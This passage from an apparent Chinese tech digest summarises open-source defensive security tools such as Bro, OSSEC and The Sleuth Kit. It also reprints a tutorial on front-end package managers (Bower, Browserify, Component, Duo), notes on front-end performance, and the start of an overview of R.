es）。这套模块框架提供辅助工具及示例模型，能够对OS X系统驻留机制中出现的修改活动进行检测。该项目基于《自制防御安全》与《攻击驱动防御》两份报告所阐述的相关概念。

“我们发布这套框架的共同目标在于促进这一领域的探讨热情，并为企业用户提供解决方案雏形、从而对OS X终端当中常见的漏洞利用与驻留模式加以检测，”Etsy与Facebook双方安全团队在一份说明文档中指出。MIDAS用户能够对模块的主机检查、验 证、分析以及其它针对性操作进行定义。

项目链接： https://github.com/etsy/MIDAS

Bro




Bro网络分析框架“与大多数人所熟知的入侵检测机制存在着本质区别，”Bro项目首席开发者兼加州伯克利大学国际计算机科学协会高级研究员Robin Sommer指出。

尽管入侵检测系统通常能够切实匹配当前存在的各类攻击模式，但Bro是一种真正的编程语言，这使其相较于那些典型系统更为强大，Sommer表示。它能够帮助用户立足于高语义层级执行任务规划。

Bro的目标在于搜寻攻击活动并提供其背景信息与使用模式。它能够将网络中的各设备整理为可视化图形、深入网络流量当中并检查网络数据包;它还提供一套更具通用性的流量分析平台。

项目链接： https://github.com/bro/bro


OS X Auditor



OS X Auditor是一款免费计算机取证工具，能够对运行系统之上或者需要分析的目标系统副本当中的伪迹进行解析与散列处理。包括内核扩展、系统与第三方代理 及后台程序、不适用的系统以及第三方启动项、用户下载文件外中已安装代理。用户的受隔离文件则可以提取自Safari历史记录、火狐浏览器 cookies、Chrome历史记录、社交与邮件账户以及受审计系统中的Wi-Fi访问点。

项目链接： https://github.com/jipegit/OSXAuditor

The Sleuth Kit



The Sleuth Kit是一套库与多种命令行工具集合，旨在调查磁盘镜像，包括各分卷与文件系统数据。该套件还提供一款插件框架，允许用户添加更多模块以分析文件内容并建立自动化系统。

作为针对微软及Unix系统的工具组合，Sleuth Kit允许调查人员从镜像当中识别并恢复出事件响应过程中或者自生系统内的各类证据。在Sleuth Kit及其它工具之上充当用户界面方案的是Autopsy，这是一套数字化取证平台。“Autopsy更侧重于面向用户，”Sleuth Kit与Autopsy缔造者Brian Carrier指出。“The Sleuth Kit更像是一整套能够为大家纳入自有工具的库，只不过用户无需对该训加以直接使用。”

项目链接： https://github.com/sleuthkit/sleuthkit

OSSEC

基于主机的入侵检测系统OSSEC能够实现日志分析、文件完整性检查、监控以及报警等功能，而且能够顺利与各种常见操作系统相对接，包括Linux、Mac OS X、Solaris、AIX以及Windows。

OSSEC旨在帮助企业用户满足合规性方面的各类要求，包括PCI与HIPAA，而且能够通过配置在其检测到未经授权的文件系统修改或者嵌入至软件 及定制应用日志文件的恶意活动时发出警报。一台中央管理服务器负责执行不同操作系统之间的策略管理任务。OSSEC项目由Trend Micro公司提供支持。

项目链接： https://github.com/ossec/ossec-hids

PassiveDNS

PassiveDNS能够以被动方式收集DNS记录，从而实现事故处理辅助、网络安全监控以及数字取证等功能。该软件能够通过配置读取pcap（即数据包捕捉）文件并将DNS数据输出为日志文件或者提取来自特定接口的数据流量。

这款工具能够作用于IPv4与IPv6流量、在TCP与UDP基础上实现流量解析并通过缓存内存内DNS数据副本的方式在限制记录数据量的同时避免给取证工作带来任何负面影响。

项目链接： https://github.com/gamelinux/passivedns

来源： 51cto

原文：
http://www.infoworld.com/slideshow/163151/11-open-source-security-tools-catching-fire-github-249652 作者： Paul Krill

译文： http://os.51cto.com/art/201409/450682.htm 译者： 核子可乐

前端模块管理器简介

作者：阮一峰


模块化结构已经成为网站开发的主流。

制作网站的主要工作，不再是自己编写各种功能，而是如何将各种不同的模块组合在一起。

浏览器本身并不提供模块管理的机制，为了调用各个模块，有时不得不在网页中，加入一大堆script标签。这样就使得网页体积臃肿，难以维护，还产生大量的HTTP请求，拖慢显示速度，影响用户体验。

为了解决这个问题，前端的模块管理器（package management）应运而生。它可以轻松管理各种JavaScript脚本的依赖关系，自动加载各个模块，使得网页结构清晰合理。不夸张地说，将来所有的前端JavaScript项目，应该都会采用这种方式开发。

最早也是最有名的前端模块管理器，非RequireJS莫属。它采用AMD格式，异步加载各种模块。具体的用法，可以参考我写的教程。Require.js的问题在于各种参数设置过于繁琐，不容易学习，很难完全掌握。而且，实际应用中，往往还需要在服务器端，将所有模块合并后，再统一加载，这多出了很多工作量。



今天，我介绍另外四种前端模块管理器：Bower，Browserify，Component 和Duo。它们各自都有鲜明的特点，很好地弥补了Require.js的缺陷，是前端开发的利器。

需要说明的是，这篇文章并不是这四种模块管理器的教程。我只是想用最简单的例子，说明它们是干什么用的，使得读者有一个大致的印象，知道某一种工作有特定的工具可以完成。详细的用法，还需要参考它们各自的文档。

Bower

Bow-er的主要作用是，为模块的安装、升级和删除，提供一种统一的、可维护的管理模式。

首先，安装Bower。

```
$ npm install -g bower
```

然后，使用bower install命令安装各种模块。下面是一些例子。

```
# 模块的名称
$ bower install jquery
# github用户名/项目名
$ bower install jquery/jquery
# git代码仓库地址
$ bower install git://github.com/user/package.git
# 模块网址
```

$ bower install http://example.com/script.js

所谓"安装"，就是将该模块（以及其依赖的模块）下载到当前目录的bower_components子目录中。下载后，就可以直接插入网页。

<script src="/bower_componets/jquery/dist/jquery.min.js">

bower update命令用于更新模块。

$ bower update jquery

如果不给出模块的名称，则更新所有模块。

bower uninstall命令用于卸载模块。

$ bower uninstall jquery

注意，默认情况下，会连所依赖的模块一起卸载。比如，如果卸载jquery-ui，会连jquery一起卸载，除非还有别的模块依赖jquery。

Browserify

Browserify本身不是模块管理器，只是让服务器端的CommonJS格式的模块可以运行在浏览器端。这意味着通过它，我们可以使用Node.js的npm模块管理器。所以，实际上，它等于间接为浏览器提供了npm的功能。

首先，安装Browserify。

$ npm install -g browserify

然后，编写一个服务器端脚本。

```
var uniq = require('uniq');

var nums = [ 5, 2, 1, 3, 2, 5, 4, 2, 0, 1 ];

console.log(uniq(nums));
```

上面代码中uniq模块是CommonJS格式，无法在浏览器中运行。这时，Browserify就登场了，将上面代码编译为浏览器脚本。

```
$ browserify robot.js > bundle.js
```

生成的bundle.js可以直接插入网页。

```
<script src="bundle.js"></script>
```

Browserify编译的时候，会将脚本所依赖的模块一起编译进去。这意味着，它可以将多个模块合并成一个文件。

Component

Component是Express框架的作者TJ Holowaychuk开发的模块管理器。它的基本思想，是将网页所需要的各种资源（脚本、样式表、图片、字体等）编译后，放到同一个目录中（默认是build目录）。

首先，安装Component。

```
$ npm install -g component@1.0.0-rc5
```

上面代码之所以需要指定Component的版本，是因为1.0版还没有正式发布。

然后，在项目根目录下，新建一个index.html。

```
<!DOCTYPE html>
<html>
  <head>
    <title>Getting Started with Component</title>
    <link rel="stylesheet" href="build/build.css">
  </head>
  <body>
    <h1>Getting Started with Component</h1>
    <p class="blink">Woo!</p>
    <script src="build/build.js"></script>
  </body>
</html>
```

上面代码中的build.css和build.js，就是Component所要生成的目标文件。

接着，在项目根目录下，新建一个component.json文件，作为项目的配置文件。

```
{
  "name": "getting-started-with-component",
  "dependencies": {
    "necolas/normalize.css": "^3.0.0"
  },
```

```
  "scripts": ["index.js"],
  "styles": ["index.css"]
}
```

上面代码中，指定JavaScript脚本和样式表的原始文件是index.js和index.css两个文件，并且样式表依赖normalize 模块（不低于3.0.0版本，但不高于4.0版本）。这里需要注意，Component模块的格式是"github用户名/项目名"。

最后，运行component build命令编译文件。

```
$ component build
   installed : necolas/normalize.css@3.0.1 in 267ms
      build : resolved in 1221ms
      build : files in 12ms
      build : build/build.js in 76ms - 1kb
      build : build/build.css in 80ms - 7kb
```

在编译的时候，Component自动使用autoprefixer为CSS属性加上浏览器前缀。

目前，Component似乎处于停止开发的状态，代码仓库已经将近半年没有变动过了，官方也推荐优先使用接下来介绍的Duo。

Duo

Duo是在Component的基础上开发的，语法和配置文件基本通用，并且借鉴了Browserify和Go语言的一些特点，相当地强大和好用。

首先，安装Duo。

```
$ npm install -g duo
```

然后，编写一个本地文件index.js。

```
var uid = require('matthewmueller/uid');
var fmt = require('yields/fmt');

var msg = fmt('Your unique ID is %s!', uid());
window.alert(msg);
```

上面代码加载了uid和fmt两个模块，采用Component的"github用户名/项目名"格式。

接着，编译最终的脚本文件。

```
$ duo index.js > build.js
```

编译后的文件可以直接插入网页。

```
<script src="build.js"></script>
```

Duo不仅可以编译JavaScript，还可以编译CSS。

```
@import 'necolas/normalize.css';
@import './layout/layout.css';

body {
  color: teal;
  background: url('./background-image.jpg');
}
```

编译时，Duo自动将normalize.css和layout.css，与当前样式表合并成同一个文件。

```
$ duo index.css > build.css
```

编译后，插入网页即可。

```
<link rel="stylesheet" href="build.css">
```

原文链接：http://www.ruanyifeng.com/blog/2014/09/package-management.html

前端不要性无能

作者：宏图志远

性能

性能=习惯+工具

一、无阻塞脚本

众所周知，浏览器解析html页面的步骤，简介一下

- 从head开始，下载外部样式、脚本并逐一执行
- 完成dom树的构造
- 请求外部资源，如图片，音频等

注：指定图片大小，可以避免浏览器自己耗费时间来计算

回归主题，浏览器一般只能同时下载两个资源，在此过程中（包括执行），页面保持阻塞，也即，即使cou空闲，也不能干别的事情。最终结果就是，页面响应缓慢。

我们可以做更多的事，如果没有阻塞，如何才能不阻塞?

- 添加脚本属性<script async|deffer src="">。
- deffer 属性指定，这个脚本不会修改dom，可以延迟执行（页面完成解析时执行）。
- async属性指定脚本将被异步载入，下载完成后立即执行，不会影响页面其余部分的解析。当然如果存在多个这样的文件，它们的执行是无序的。async为html5新增属性。
- 上述属性，都存在兼容性问题。

- 使用Ajax，来异步的载入脚本，脚本的执行时机是可控的，而且浏览器兼容性很好。但是有个致命的弱点，存在跨域限制，一棍子打死。
- 使用Web Works，浏览器会创建一个子进程来处理这个异步任务，不阻塞页面渲染，支持跨域访问。如果你的产品，要支持的浏览器比较高级，可以一用。
- 有没有一种即兼容、又能跨域，还能无阻塞的方案呢？当然有的。动态脚本。
- 在Js中创建Script标签，并插入文档，不支持这个的，就不能称为浏览器。
- 对于src属性指定的文件，是没有跨域限制的。不论是script,还是img标签，这也是jsonp的实现跨域的基础。
- 对于动态插入的标签，下载和执行都是异步的，即不阻塞页面解析。
- 下载完成后，代码立即执行，如果是代码无依赖的自执行，是没有问题的。如果作为其它脚本的一部分，则必须要确保其余脚本必须在其之后执行。状态监听,可以通过script.onload来监听文件是否下载并执行完成。IE则需要通过readyState来检查脚本状态。

二、计时器与长脚本

单个脚本的执行时间，不应该超过100ms

计时器，是javascript中非常重要的对象，尽管它并不精确。

- 100ms，如果一个脚本的执行时间，超过100ms，用户会认为失去对界面的控制。我们需要控制长脚本的运行时间。
- 25ms，处于对计时器稳定的考虑，计时器的间隔时间，应当>=25ms.同时25ms也是更新UI的必要时间。
- UI线程·，浏览器只有一个UI线程，用于JS执行和页面渲染。Ta使用队列来管理UI任务，如果当前有JS在执行， 或者UI更新，那么新增的任务被放入队列。但是，当JS处于执行状态，那么，UI更新将不被添加到执

行队列。比如点击按钮，虽然点击事件会被添加到队列， 但是，按钮的状态更改会被忽略。

- 如果一个脚本需要运行几秒钟，由于单线程的缘故，对用户来说肯定是不可接受的，怎么办？我们可以使用计时器，来分隔任务.创建定时器，会重置浏览器限制，和调用栈。在等待的过程中，UI线程可以利用这个时间片，继续处理其它任务。

一个页面最好只有一个计时器，以避免多个计时器争夺时间片，造成阻塞。同时低频计时器（>=1s）优于高频计时器（100-200ms）.

三、浏览器的重绘与重排

重排一定重绘，重绘不一定重排。

- 浏览器为每个页面建立两颗树，dom树、渲染树
- 重排，dom元素的几何属性发生改变，引起渲染树相关部分的失效和重排。
- 重绘，将元素更改的属性，绘制到屏幕上。
- 为了最小化重排，我们需要使用一些方法来使元素脱离文档。在这里对元素应用多重修改，而不会导致多次重排。（仅在带出元素和带入元素两步，引起重排）
- 将元素设置为display:none,这样的元素不会出现在渲染树中。
- 使用document fragment，文档片段,在dom树外，修改元素。
- 使用cloneNode来创建一个不在dom树总的节点。
- 使用绝对定位，使元素脱离文档流。避免引起大面积重排。
- 应当批量的修改属性，而非频繁的逐一修改。
- 浏览器，默认会使用队列来缓存修改信息，但是如果当你使用如offsetTop，clientTop，scrollTop等属性时，会强制刷新队列，已获得最新的布局信息。

参考书籍，《高性能Javascript》 Nicbloas

原文链接：http://www.cnblogs.com/ywb15ba/p/speed2.html?utm_source=tuicool

R语言知识体系概览

作者：张丹

R的极客理想系列文章，涵盖了R的思想，使用，工具，创新等的一系列要点，以我个人的学习和体验去诠释R的强大。

R语言作为统计学一门语言，一直在小众领域闪耀着光芒。直到大数据的爆发，R语言变成了一门炙手可热的数据分析的利器。随着越来越多的工程背景的人的加入，R语言的社区在迅速扩大成长。现在已不仅仅是统计领域，教育，银行，电商，互联网....都在使用R语言。

要成为有理想的极客，我们不能停留在语法上，要掌握牢固的数学，概率，统计知识，同时还要有创新精神，把R语言发挥到各个领域。让我们一起动起来吧，开始R的极客理想。

前言

最近遇到很多的程序员都想转行到数据分析，于是就开始学习R语言。总以为有了其他语言的编程背景，学习R语言就是一件很简单的事情，一味地追求速度，但不求甚解，有些同学说2周就能掌握R语言，但掌握的仅仅是R语言的语法，其实这只能算是入门。

R语言的知识体系并非语法这么简单，如果都不了R的全貌，何谈学好R语言呢。本文将展示介绍R语言的知识体系结构，并告诉读者如何才能高效地学习R语言。

目录

1. R的知识体系结构
2. R语言学习


1. R的知识体系结构

R语言是一门统计语言，主要用于数学建模、统计计算、数据处理、可视化 等几个方向，R语言天生就不同于其他的编程语言。R语言封装了各种基础学科的计算函数，我们在R语言编程的过程中只需要调用这些计算函数，就可以构建出面 向不同领域、不同业务的、复杂的数学模型。掌握R语言的语法，仅仅是学习R语言的第一步，要学好R语言，需要你要具备基础学科能力(初等数学，高等数学， 线性代数，离散数学，概率论，统计学) + 业务知识(金融，生物，互联网) + IT技术(R语法，R包，数据库，算法) 的结合。所以把眼光放长点，只有把自己的综合知识水平提升，你才真正地学好R语言。换句话说，一旦你学成了R语言，你将是不可被替代的。

1.1 R的知识体系结构概览

R的知识体系结构是复杂的，要想学好R，就必须把多学科的知识综合运用，所以最大的难点不在于语言本身，而在于使用者的知识基础和综合运用的能力。

首先，从宏观上让我们先看一下R的知识体系结构的全貌，然后再分别解释每个部分的细节。



注：此图仅仅是我对R语言的理解，不排除由于个人阅历有限，观点片面的问题。

图中我将R语言知识体系结构分为3个部分：IT技术 + 业务知识 + 基础学科。

- IT技术：是计算时代必备的技术之一，R语言就是一种我们应该要掌握技术。
- 业务知识：是市场经验和法则，不管你在什么公司，都会有自己的产品、销售、市场等，你要了解你的公司产品有什么，客户是谁，怎么才能把产品卖给你的客户。
- 基础学科：是我们这十几年在学校学的理论知识，当初学的时候并不知道是为了什么，毕业后如果你还能掌握一些知识并实际运用，那么这将是你最有价值的竞争力。

每个部分知识单独看都有其局限性，但如果能把知识两两结合起来，就构成了我们现在社会的各种技术创新点。

- IT技术+业务知识：创造了阿里巴巴的电子商务帝国，腾讯全生态链的社交网络。
- IT技术+基础学科：创造了Google搜索的神话，华尔街金融不败的帝国。

当然，R语言只是一门计算机语言技术，不能独自承担改写历史的重任，但R语言确实给了我们很大的想像空间，让我们能动手去了解这个世界的规律，找到无穷无尽的交叉点，创造出新的帝国。

如果你和我一样，都能站在这个角度来学习和使用R语言，那么我们一定可以成为并肩向前的同路人。欢迎加入我的团队，我们正在努力改变着未来。

1.2 R语言基础的知识

蓝图总是宏大和美好的，具体落实也将是困难重重的。接下来，我将会梳理思路，把所有的知识点对应到可操作的文档上，希望帮助大家掌握R语言的全貌！

R语言基础的知识，包括R语言的语法，R语言核心包的使用，R语言的内核编程，R语言包的开发，以及R语言的虚拟机。

1.2.1 R语言的语法

语法是我们了解R语言的第一步，和所有人一样，我也在很短的时间就适应R的语法规则，数据结构，基本类型，常用函数等等。但其实R的语法上坑，远比你知道的多得多。

我举个例子，看谁能准确的回答。比如，最基础的符号操作 “=”,”<-","<<-" ，三者有什么区别，分别在什么时候用？不要偷偷说问题太偏了，实际根本用不到。我的代码里处处都在用这3个符号，只是你不知道而已。在学习R的时候，不要 用已经掌握的C, Java, Python的经验直接去套R的语法，掉坑里的就是这些人。要重头开始学，一路上没有捷径。

